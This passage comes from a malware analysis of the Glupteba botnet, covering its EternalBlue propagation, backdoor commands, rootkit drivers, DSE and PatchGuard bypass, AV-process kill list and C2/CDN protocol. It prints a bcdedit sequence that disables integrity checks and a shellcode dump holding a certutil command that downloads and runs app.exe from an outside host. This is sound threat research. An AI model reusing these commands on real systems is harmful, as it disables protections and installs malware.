    jz      vulnerable           ; SMB Error 0xC0000205 (STATUS_INSUFF_SERVER_RESOURCES)
```

Figure 4: Glupteba checks whether the host is vulnerable to the EternalBlue exploit by checking the status returned to a specific SMB transaction.

The dropper reports about the vulnerable hosts discovered on the network to the bot's C2 server, then downloads the original Shadow Brokers EternalBlue exploit package along with payload DLLs written in Go. It also downloads a different implementation of EternalBlue's exploit to the \smb folder of the Glupteba directory, just for good measure.

Therefore, it has capability to use two different implementations of the EternalBlue exploit: One is implemented in **deps.zip**, the other in **e7.exe** and used with shellcode embedded in the main Glupteba binary.

[The downloaded or dropped components are checked later.]




Figure 5: Glupteba will try to use the original EternalBlue exploit, and uses an alternative implementation if the first one fails.

Polling and handling the commands

The last stage - the end loop - of the dropper code **(21)** is responsible for continuously polling for new commands from the server, and handling them using its backdoor functions. The malware checks the servers in each iteration of the infinite loop by tracking Bitcoin (btc) blockchain transactions - this is examined in detail later.

The following lists are the Glupteba backdoor functions, which can execute commands; download and launch binaries; notify other bots; request configuration information; launch (or relaunch) components; and/or query running processes. Components even can upload files to the server and verifying signatures:

- update: updates the binary to the "%TEMP%\csrss" folder - downloads and executes it
- get_app_name: returns with the value of "Name" Registry name, from the config registries
- is_admin: checks whether the user has admin privileges
- process_is_running: checks a process by querying with SELECT Name FROM Win32_Process WHERE Name = X
- exec: executes any command in command line, output is directed back
- download: downloads from an URL to the "%TEMP%\csrss" folder
- run: downloads and run from an URL to "%TEMP%\csrss" folder
- run-v2: downloads and run from an URL with a prepared command
- exit: terminates the binary
- update-data: sends information to the server - same information sent as during registration, only difference that these are sent to the C2 server with /bots/update-data URI
- update-cloudnet: asks cloudnet URL by /api/cloudnet-url? and sets event of Global\\Mp6c3Ygukx29GbDk while downloading to the proper folder, then replace it, runs it, and creates %APPDATA%\EpicNet Inc\CloudNet folder to move it. The binary is launched with parameter of /31337 in this case.
- stop-wup: sets event of *Global\wupEvent31337 (used by the miners)*
- stop-wupv: sets event of *Global\xneEvent31337(used by the miners)*
- stop-mrt: sets event of *Global\y7ze3fznx1u0yc2z*
- notify: notifies a URL at an interval (can use several different protocols, like HTTP, TLS, UDP pack...)
- notify-host: notifies host for HTTP
- event-exists : checks a global event whether exist
- mutex-exists: checks a global mutex whether exist
- Registry-get-startup: queries HKEY_USERS\%s\Software\Microsoft\Windows\CurrentVersion\Run
- verify-signature: verifies the PE file signature - filename is in command - (uses winapi - VerifySignature)
- Registry-get-startup-signatures: verifies the PE files signatures from autorun Registry (uses winapi - VerifySignature)

- verify-processes-signatures: enumerates the processes, check signatures of them
- get-unverified-files: reports about unverified files
- get-stats-wup: asks by GET method of localhost:3433, which is the api port of the miner
- upload-file: upload a file by using PUT method with %s/upload/%s/samples/% URI
- update-service: checks service version of WinDefender, update it [/app/watchdog.exe?] if necessary [also hides it and removes the old]
- get-logfile-proxy: reads \\proxy\\t file
- install: downloads and runs file, then sends install report
- get-logfile-i2pd: reads \\i2pd\\i2pd.log
- sc: takes screenshots
- update-cdn: updates CDN
- discover-electrum: uses electrum to update domain server (uses hardcoded script hash)
- discover-blockchaincome: uses btc to update domain server (uses hardcoded btc address)

Components for concealment

Glupteba's developer(s) put a lot of work into the bot's capabilities to conceal itself from discovery, which includes working at all times without triggering any failure or alerts. It has several watcher functions which continuously monitor Glupteba's payloads in an infinite loop, and takes care on updating, restarting and hiding them by applying several techniques and tools. Besides applying hiding techniques such as unlinking from process list, it also check afterwards and stores the success of them (like store in PDGSE).

Besides continuously avoiding Windows Defender detection by excluding Glupteba files and folders, the main dropper binary contains rootkit drivers for hiding or terminating services. In order to install and use these drivers correctly, some technique and tool is used.

Dropper has some open source tools embedded in it to evade kernel security and install the kernel drivers without failures:

Disabling DSE

The **dsefix.exe** tool (<https://github.com/hfiref0x/DSEFix>) uses a VirtualBox kernel mode exploit (first popularized by Turla) to override Driver Signature Enforcement (DSE), which is located in kernel memory space. This tool drops a vulnerable VBoxDrv.sys driver to the system and rewrites the global variables which control the DSE.

The shellcode can use the following values for controlling the DSE:

```
my_scDisable:
48 31 C0      xor     rax, rax
C3          retn
; -----

my_scEnableVista7:
48 31 C0      xor     rax, rax
B0 06      mov     al, 6
C3          retn
; -----
00 00      dw     0
; -----

my_scEnable8Plus:
48 31 C0      xor     rax, rax
B0 01      mov     al, 1
C3          retn
```

Figure 6: Glupteba uses the open-source dsefix.exe tool to modify DSE values

Disabling PatchGuard and DSE

Embedded in the bot is a second open source tool designed to disable the PatchGuard and DSE security features within Windows: **patch.exe**

[<https://github.com/hfiref0x/UPGDSED>] launches several instances of the bcdedit.exe process, using the following parameters:

```
C:\Windows\system32\bcdedit.exe -create {71A3C7FC-F751-4982-AEC1-E958357E6813} -d "Windows Fast Mode" -
application OSLOADER
C:\Windows\system32\bcdedit.exe -set {71A3C7FC-F751-4982-AEC1-E958357E6813} device partition=C:
C:\Windows\system32\bcdedit.exe -set {71A3C7FC-F751-4982-AEC1-E958357E6813} osdevice partition=C:
C:\Windows\system32\bcdedit.exe -set {71A3C7FC-F751-4982-AEC1-E958357E6813} systemroot \Windows
C:\Windows\system32\bcdedit.exe -set {71A3C7FC-F751-4982-AEC1-E958357E6813} path
\Windows\system32\osloader.exe
C:\Windows\system32\bcdedit.exe -set {71A3C7FC-F751-4982-AEC1-E958357E6813} kernel ntkrnlmp.exe
C:\Windows\system32\bcdedit.exe -set {71A3C7FC-F751-4982-AEC1-E958357E6813} recoveryenabled 0
C:\Windows\system32\bcdedit.exe -set {71A3C7FC-F751-4982-AEC1-E958357E6813} nx OptIn
C:\Windows\system32\bcdedit.exe -set {71A3C7FC-F751-4982-AEC1-E958357E6813} nointegritychecks 1
C:\Windows\system32\bcdedit.exe -set {71A3C7FC-F751-4982-AEC1-E958357E6813} inherit {bootloadersettings}
C:\Windows\system32\bcdedit.exe -displayorder {71A3C7FC-F751-4982-AEC1-E958357E6813} -addlast
C:\Windows\system32\bcdedit.exe -timeout 0
C:\Windows\system32\bcdedit.exe -default {71A3C7FC-F751-4982-AEC1-E958357E6813}
```

Glupteba uses three type of kernel driver to hide itself, which are embedded in the dropper: *Winmon*, *WinmonFS*, and *WinmonProcessMonitor*.

Process concealment

Winmon driver is used to hide processes by unlinking from the EPROCESS list. The driver code seems to be copied from <http://www.rohitab.com/discuss/topic/40694-hide-process-with-dkom-without-hardcoded-offsets/>, but was recompiled to the KMDF driver model type (as opposed to WDM, which is the driver model of the compiled binary on that site).




Figure 7: Glupteba subroutines used to scrutinize running processes on the infected computer.

The dropper contains a Winmon32.sys and Winmon64.sys and drops one of them depending on the OS architecture. The driver is called several times from the dropper in order to hide a particular process by writing the PIDs or process names to the memory of it.

Hiding objects – files, folders

WinmonFS is also used for hiding objects. It seems most of it was copied from: <https://github.com/ContionMig/KernelMode-Bypass/blob/master/hidden-master/Hidden/>. The main executable has two embedded versions: *WinmonFS32.sys* and *WinmonFS64.sys*. It hides the following files and folders:

- | | |
|------------------------|---|
| C (16 bits) - UTF-16LE | \\?\\C:\\Windows\\windefender.exe |
| C (16 bits) - UTF-16LE | \\?\\C:\\Windows\\System32\\drivers\\Winmon.sys |
| C (16 bits) - UTF-16LE | \\?\\C:\\Windows\\System32\\drivers\\WinmonFS.sys |
| C (16 bits) - UTF-16LE | \\?\\C:\\Windows\\rss |

Terminating processes

WinmonProcessMonitor is responsible for tracking and terminating processes. The dropper has five versions of this driver embedded in it: *WinmonProcessMonitor32.sys*, *WinmonProcessMonitor64.sys*, *WinmonSystemMonitor-10-64.sys*, *WinmonSystemMonitor-7-10-32.sys*, and *WinmonSystemMonitor-7-64.sys*.




Figure 8: Glupteba's rootkit driver uses the function *ZwOpenProcess* and *ZwTerminateProcess* to terminate processes.

The terminated processes are mostly AV-related process names:

```
AAWTray.exe, Ad-Aware.exe, MSASCui.exe, _avp32.exe, _avpcc.exe, _avpm.exe, aVwqApi.exe, ackwin32.exe, adaware.exe, advxdwin.exe, agentsvr.exe, agentw.exe, alertsvc.exe, alevir.exe, algoserv.exe, amon9x.exe, anti-trojan.exe, antivirus.exe, ants.exe, apimonitor.exe, aplica32.exe, apvxdwin.exe, arr.exe, atcon.exe, atguard.exe, atro55en.exe, atupdater.exe, atwatch.exe, au.exe, update.exe, auto-protect.nav80try.exe, autodown.exe, autotrace.exe, autoupdate.exe, avconsole.exe, ave32.exe, avgcc32.exe, avgctl.exe, avgemc.exe, avgnt.exe, avgvrs.exe, avgserv.exe, avgserv9.exe, avguard.exe, avgw.exe, avkpp.exe, avkserv.exe, avkserve.exe, avkwct19.exe, avltmain.exe, avnt.exe, avp.exe, avpcc.exe, avpdos32.exe, avpm.exe, avptc32.exe, avupd.exe, avsched32.exe, avsymmgr.exe, avwin.exe, avwin95.exe, avwinnt.exe, avwupd.exe, avwupd32.exe, avwupsrv.exe, avxmonitor9x.exe, avxmonitornt.exe, avxquar.exe, backweb.exe, bargains.exe, bd_professional.exe, beagle.exe, belt.exe, bidef.exe, bidsrvr.exe, bipop.exe, bipoppevalsetup.exe, bisp.exe, blackd.exe, blackice.exe, blink.exe, blss.exe, bootconf.exe, bootwarn.exe, borg2.exe, bpc.exe, bs120.exe, bvt.exe, ccapp.exe, coevtmgr.exe, ccppxsvc.exe, cdp.exe, cfd.exe, cfgwiz.exe, cfiaudit.exe, cfiaudit.exe, cfinet.exe, cfinet32.exe, claw95.exe, claw95cf.exe, cleaner.exe, cleaner3.exe, cleanpc.exe, click.exe, cmesys.exe, cmgrdian.exe, cmn016.exe, connectionmonitor.exe, cpd.exe, cpf9x206.exe, cpfnt206.exe, ctrl.exe, cv.exe, cwnb181.exe, cwntdvmo.exe, datemanager.exe, doomx.exe, defalert.exe, defscangui.exe, defwatch.exe, deputy.exe, divx.exe, dllicache.exe, dlireg.exe, doors.exe, dpf.exe, dpfsetup.exe, dpps2.exe, drwatson.exe, drweb32.exe, drwebupw.exe, dssagent.exe, dvp95.exe, dvp95_0.exe, ecengine.exe, efpdeadm.exe, emsw.exe, ent.exe, esafe.exe, escanht.exe, escanv95.exe, espwatch.exe, ethereal.exe, ectrustcpe.exe, evpn.exe, exantivirus-cnet.exe, exe.avxw.exe, expert.exe, explore.exe, f-agnt95.exe, f-prot.exe, f-prot95.exe, f-stopw.exe, fameh32.exe, fast.exe, fch32.exe, fih32.exe, findviru.exe, fnrb32.exe, fp-win.exe, fp-win_trial.exe, fprot.exe, fvw.exe, fsaa.exe, fsav.exe, fsav32.exe, fsav530stbyp.exe, fsav530wtbyp.exe, fsav95.exe, fsgk32.exe, fsm32.exe, fsm32.exe, fsmb32.exe, gator.exe, gbmenu.exe, gbpoll.exe, generics.exe, gmt.exe, guard.exe, guarddog.exe, hacktracetestsetup.exe, hbinnt.exe, hbsrv.exe, hotactio.exe, hotpatch.exe, htlog.exe, htpatch.exe, hwp.exe, hxd1.exe, hxiul.exe, iamapp.exe, iamsvr.exe, iamstatus.exe, ibmsan.exe, ibmavsp.exe, icload95.exe, icloadnt.exe, icmon.exe, icsupp95.exe, icsupnt.exe, idle.exe, idell.exe, idedriver.exe, iface.exe, ifw2000.exe, inetinfo.exe, infus.exe, infwin.exe, init.exe, intdel.exe, intren.exe, icmon98.exe, isatvc.exe, jammer.exe, jdbgmrg.exe, jedi.exe, kavlitc40eng.exe, kavpers0eng.exe, kavpf.exe, kazza.exe, keanvalue.exe, kerio-pf-213-en-win.exe, kerio-wrl-421-en-win.exe, kerio-wrp-421-en-win.exe, kernel32.exe, killprocesssetup161.exe, ldnetmon.exe, ldpro.exe, ldpromenu.exe, ldscon.exe, lnetinfo.exe, localnet.exe, lockdown.exe, lockdown2000.exe, lookout.exe, lorpde.exe, lsetup.exe, luall.exe, luau.exe, lucomserver.exe, luinit.exe, luspt.exe, mapisvc32.exe, mcagent.exe, mcmhnd1.exe, mctool.exe, mcupdate.exe, mcvsrte.exe, mcvsrte.exe, mcsd.exe, mfin32.exe, mfw2en.exe, mfveng3.02d30.exe, mgavrtcl.exe, mgavrtt.exe, mghtml.exe, mgui.exe, minilog.exe, mmod.exe, monitor.exe, moolive.exe, mostat.exe, mpagent.exe, mpfservice.exe, mpftray.exe, mrlxl.exe, msapp32.exe, msbb.exe, msblast.exe, mscache.exe, mscn32.exe, mscman.exe, msdm.exe, msdos.exe, msieexec16.exe, msinfo32.exe, msiaugh.exe, msimgt.exe, msmag32.exe, mssmmc32.exe, mssys.exe, msvkd.exe, mu031lad.exe, mwatch.exe, n32scanw.exe, nav.exe, navap.navapvsc.exe, navapvsc.exe, navapw32.exe, navdx.exe, navlu32.exe, navnt.exe, navstub.exe, navw32.exe, navwnt.exe, nc2000.exe, ncinst4.exe, ndd32.exe, neomonitor.exe, neowatchlog.exe, netarmor.exe, netd32.exe, netinfo.exe, netmon.exe, netscanpro.exe, netspyhunter-1.2.exe, netstat.exe, netutils.exe, nisserv.exe, nisum.exe, nmain.exe, nod32.exe, normist.exe, norton_internet_secu_3.0_407.exe, notstart.exe, npf40_tw_98_nt_me_2k.exe, npfmessenger.exe, nprotect.exe, npscheck.exe, npsvc32.exe, nsched32.exe, nssys32.exe, nstask32.exe, nupdate.exe, nt.exe, nrtscan.exe, ntdm.exe, ntconfig.exe, nui.exe, nupgrade.exe, nvarchi6.exe, nv95.exe, nvsv32.exe, nwnst4.exe, nwservice.exe, nwt0016.exe, ollydbg.exe, onsvrv.exe, optimize.exe, ostronet.exe, otfix.exe, outpost.exe, outpostinstall.exe, outpostproinstall.exe, padmin.exe, panikf.exe, patch.exe, pavcl.exe, pavproxy.exe, pavsched.exe, pavw.exe, pcocwin98.exe, pcwallicon.exe, pcip10117_0.exe, pcscon.exe, pdsetup.exe, periscope.exe, persfw.exe, perswf.exe, pf2.exe, pfwadmin.exe, pgmonit.exe, pingscan.exe, platin.exe, pop3trap.exe, popproxy.exe, popscan.exe, portdetective.exe, portmonitor.exe, powerscan.exe, ppinupdt.exe, ppbbc.exe, ppvstop.exe, prizesurfer.exe, prmt.exe, pmvr.exe, procdump.exe, processmonitor.exe, procepxplerev1.0.exe, programauditor.exe, proprot.exe, protect.exe, psppf.exe, qconsole.exe, qserver.exe, rapapp.exe, rav7.exe, rav7win.exe, rav7win32eng.exe, rb32.exe, rcsync.exe, realmcon.exe, reged.exe, rescue.exe, rescue32.exe, rrguard.exe, rshell.exe, rtvscan.exe, rtvscan95.exe, rulaunch.exe, rundll16.exe, rundll16.exe, rundll32.exe, safeweb.exe, sanagent.exe, savencw.exe, sbssrv.exe, scam32.exe, scam32.exe, scam95.exe, scanp.exe, scscan.exe, serv95.exe, setup_flowprotector.us.exe, setupvameval.exe, sfc.exe, sggsfw32.exe, shellsppinstall.exe, shn.exe, showbehind.exe, smss32.exe, soap.exe, sofi.exe, sperm.exe, spf.exe, sphinx.exe, spoler.exe, spoolcvr.exe, spoolsv32.exe, spyyx.exe, strex.exe, strng.exe, s3edit.exe, ssg_4104.exe, ssgrate.exe, st2.exe, stcloader.exe, supftcl.exe, svchost.exe, svchosts.exe, svshost.exe, sweep95.exe, sweepnet.sweep95.sys.swnetup.exe, symproxyvsc.exe, sysupd.exe, tbscan.exe, tcm.exe, tds-3.exe, tds2-98.exe, tds2-nt.exe, teekids.exe, tfak.exe, tfak5.exe, tgbob.exe, titanin.exe, titaninp.exe, traCERT.exe, trickler.exe, trjscan.exe, trjsetup.exe, trojantrap3.exe, tsadbot.exe, tvmd.exe, tvtmd.exe, undoboot.exe, updat.exe, update.exe, upgrad.exe, utpost.exe, vbcmerv.exe, vbcons.exe, vbust.exe, vbwin9x.exe, vbwinntw.exe, vcsetup.exe, vet32.exe, vet95.exe, vettray.exe, vftsetup.exe, vir-help.exe, virusmpersonalfirewall.exe, vnlan300.exe, vnpc3000.exe, vpc32.exe, vpc42.exe, vswin32.exe, vswin9x.exe, vswinntse.exe, vswinperse.exe, w32dm89.exe, w9x.exe, watchdog.exe, webdav.exe, webscan.exe, webtrp.exe, wfindv32.exe, whoswatchingme.exe, winmun32.exe, win-bugsfix.exe, win32.exe, win32us.exe, winactive.exe, window.exe, windows.exe, wininetd.exe, wininit.exe, winlogin.exe, winmain.exe, winnet.exe, winp32.exe, winrecon.exe, winservn.exe, winsk32.exe, winstart.exe, winstart001.exe, wintsk32.exe, winupdate.exe, wkufind.exe, wvad.exe, wnt.exe, wradmin.exe, wrctrl.exe, wsbgate.exe, wupdater.exe, wupdt.exe, wyvernworkfirewall.exe, xp2f02en.exe, zapro.exe, zapsetup3001.exe, zatutor.exe, zonaln2601.exe, zonalarm.exe, ashQuick.exe, ashUpd.exe, ashWlic.exe, aswWrcIELoader32.exe, aswWrcIELoader64.exe, avast_free_antivirus_setup_online.exe, AvastSvc.exe, AvastNM.exe, AvastUI.exe, AvEmUpdate.exe, AvLaunch.exe, sched.exe, VistHux.exe, wsc_proxy.exe, AvastPE2.exe, aswOffferTool.exe, speclean.exe, SysInspector.exe, eOPFFrame.exe, eComService.exe, ekrn.exe, egui.exe, ecmd.exe, ecmd.exe, ec1s.exe, ecclnt.exe, eCapture.exe, callms1.exe, malwarebytes_assistant.exe, mbam.exe, MhamPt.exe, MBAMService.exe, mbamtray.exe, MBAMWac.exe, EmsisoftAntiMalwareSetup.exe, a2cmd.exe, a2guard.exe, a2service.exe, a2start.exe, a2wizard.exe, CommService.exe, EmDmp.exe, EmsiClean.exe, gsam.exe, Zemana.AntiMalware.Setup.exe, ZAM.exe, KmDLibrary,
```

Figure 9: Glupteba will terminate the processes of any of a large number of endpoint security and anti-malware products or tools.

Components for spreading on LAN

Glupteba leverages the EternalBlue exploit for spreading itself across the local network. The dropper is responsible for scanning the LAN to find vulnerable SMB servers. There are two implementations of the exploit in the dropper:

- The original Shadow Brokers' SMB exploit implementation (<https://github.com/ElevenPaths/Eternalblue-Doublepulsar-Metasploit/tree/master/deps>) - which is downloaded along with two DLLs (*payload32.dll* and *payload64.dll*), written in Golang.

The downloaded **deps.zip** is extracted and configured by the dropper. *Eternalblue-2.0.0.xml* is configured first - based on the vulnerable hosts the malware discovers - and then it launches the *Eternalblue-2.2.0.exe*. Based on the response, the *Doublepulsar-1.3.1.xml* is configured (it needs the proper version of the payload DLL), then it executes *Doublepulsar-1.3.1.exe* as the implant of the exploit.

The payload DLLs are the final payloads downloading "app.exe" to the infected host, launched from the %TEMP% folder (in case app.exe isn't already running there - it checks whether the *Global\h48yorbq6rm87zot* mutex exists).

- The other implementation is downloaded as **e7.exe** (https://github.com/jivoi/pentest/blob/master/exploit_win/ms17-010/eternalblue8_exploit.py) and uses **sc.bin** which is embedded in the dropper as shellcode, and passed as a parameter of *e7.exe*.

```
0710h: 18 44 8B 40 20 49 01 D0 E3 56 48 FF C9 41 8B 34 .D<@ I.ĐÁVHYÉA< 4
0720h: 88 48 01 D6 4D 31 C9 48 31 C0 AC 41 C1 C9 0D 41 ^H.ÔM1ÉH1À~AÁÉ.A
0730h: 01 C1 38 E0 75 F1 4C 03 4C 24 08 45 39 D1 75 D8 .Á8âuñL.L$.E9Ñu@
0740h: 58 44 8B 40 24 49 01 D0 66 41 8B 0C 48 44 8B 40 XD<@SI.ĐfA<.HD<@
0750h: 1C 49 01 D0 41 8B 04 88 48 01 D0 41 58 41 58 5E .I.ĐA<.^H.ĐAXAX^
0760h: 59 5A 41 58 41 59 41 5A 48 83 EC 20 41 52 FF E0 YZAXAYAZHfì ARÿà
0770h: 58 41 59 5A 48 8B 12 E9 57 FF FF FF 5D 48 BA 01 XAYZH<.éWÿÿÿ]H°.
0780h: 00 00 00 00 00 00 00 48 8D 8D 01 01 00 00 41 BA .....H.....A°
0790h: 31 8B 6F 87 FF D5 BB E0 1D 2A 0A 41 BA A6 95 BD 1<@+ÿÔ»À.*.A°|*%
07A0h: 9D FF D5 48 83 C4 28 3C 06 7C 0A 80 FB E0 75 05 .ÿÔHfÃ(<.|.Éúàu.
07B0h: BB 47 13 72 6F 6A 00 59 41 89 DA FF D5 63 6D 64 »G.roj.YA&ÛÿÔcmd
07C0h: 2E 65 78 65 20 2F 63 20 63 65 72 74 75 74 69 6C .exe /c certutil
07D0h: 2E 65 78 65 20 2D 75 72 6C 63 61 63 68 65 20 2D .exe -urlcache -
07E0h: 73 70 6C 69 74 20 2D 66 20 68 74 74 70 3A 2F 2F split -f http://
07F0h: 6E 65 77 73 63 6F 6D 6D 65 72 2E 63 6F 6D 2F 61 newscommer.com/a
0800h: 70 70 2F 61 70 70 2E 65 78 65 20 25 54 45 4D 50 pp/app.exe %TEMP
0810h: 25 5C 61 70 70 2E 65 78 65 20 26 26 20 25 54 45 %\app.exe && %TE
0820h: 4D 50 25 5C 61 70 70 2E 65 78 65 00 MP%\app.exe.]
```

Figure 10: The shellcode embedded in the dropper (*sc.bin*) looks for the target process to be injected.

This shellcode also downloads *app.exe* from the server to %TEMP% and launches by abusing *certutil* (shown above). The shellcode uses *lsass.exe* or *spoolsv.exe* as the target SYSTEM process.




Figure 11: Glupteba abuses system processes to run shellcode.

Network communication

The information sent to the C2 servers is encrypted by AES-256-GCM with a hardcoded key -the same key used for decrypting the fetched transaction data on the blockchain (details in next section). It is Base64 encoded after and it uses HTTPS. The answer is encrypted with the same cipher methods and the content is received in json. The response signature is verified before used - SHA512 hash is used for that.

There are two type of Glupteba servers stored in registries. One type is the CDN - content delivery network - used for downloading the components, and the other type is the C2 servers used to send the bot commands and exfiltrate data.

Configuring the content delivery network (CDN) server

The bot configures the *CDN* value under the TestApp Registry path with a hardcoded domain name, initially, but the bot can easily change it using a backdoor command - "update-cdn." The bot also refreshes this value from time to time using a GET request to the /api/cdn? path on the C2 server(s).

/app/ subfolder

The CDN server is used to download the Glupteba components, and when this happens, the bot uses the /app/ path in the request.

Downloading from the CDN is possible when the "run" or "run-v2" backdoor commands are used. Any executable can be downloaded and launched remotely. Modules such as

the browser stealer component [vc.exe] get downloaded when app.exe is updated using a scheduled task, when it updates the watchdog.exe (or windefender.exe), even when the EternalBlue exploits [deps.zip, e7.exe] are downloaded by GET requests to the CDN server.

```
db '/app/vc.exe'  
db '/app/app.exe'  
db '/app/e7.exe?t='  
db '/app/deps.zip?t='  
db '/app/watchdog.exe?t='
```

I also found some URI with /app/ to the CDN server downloading other components of Glupteba, such as router exploiter and browser stealer components. For example:

```
'<id>/app/winboxls-0712.exe'  
'<id>/app/winboxscan-0702.exe'  
'<id>/app/winboxscan-0502.exe'  
'<id>/app/updateprofile-4.exe'  
'<id>/app/profile-6.exe'  
'<id>/app/profile-0219.exe'  
'<id>/app/routerdns.exe'
```

C2 servers

The C2 servers - value of "Servers" names under TestApp Registry - are initialized by three hardcoded domain at the beginning and later are updated by tracking the latest transactions from the blockchain. After each command polling, the next server is set to be used.

The HTTP/HTTPS communication of the C2 server can be done by GET, POST even PUT methods, and the URI path can contain "/api/", "/bots/" or "/upload/" strings, depending on the purpose.

/api/ subfolder

The /api/ subfolder in the URI with GET method is used when the CDN server or the cloudnet URL is queried to refresh it.

POST method is used when the bot sends any log, or when the bot sends information while registering the bot: reports about the vulnerable SMB hosts, or about the installed applications, or even querying configuration of the miners.

```
db '/api/log'  
db '/api/cdn?'  
db '/api/poll'  
db '/api/check'  
db '/api/checkv'  
db '/api/report'  
db '/api/register'  
db '/api/smb-entry'  
db '/api/cloudnet-url?'  
db '/api/parent-processes'  
db '/api/install-failure'
```

During each network communication, tons of data is sent to the server. For instance, during registering the victim, the following data are sent:

```
Data[apptime]=DelicateSnow&Data[arch]=64&Data[av]=&Data[build_number]=7601&Data[challenge]=b95d9fa676  
6951eb&Data[campaign_id]=&Data[cpu]=Intel(R)+Core(TM)+i5-  
3210M+CPU+@+2.50GHz&Data[defender]=1&Data[distributor_id]=4&Data[exploited]=1&Data[firewall]=1&Data[gpu]  
=VMware+SVGA+3D&Data[is_admin]=1&Data[machine_guid]=68055a76-96a3-4dbf-9802-  
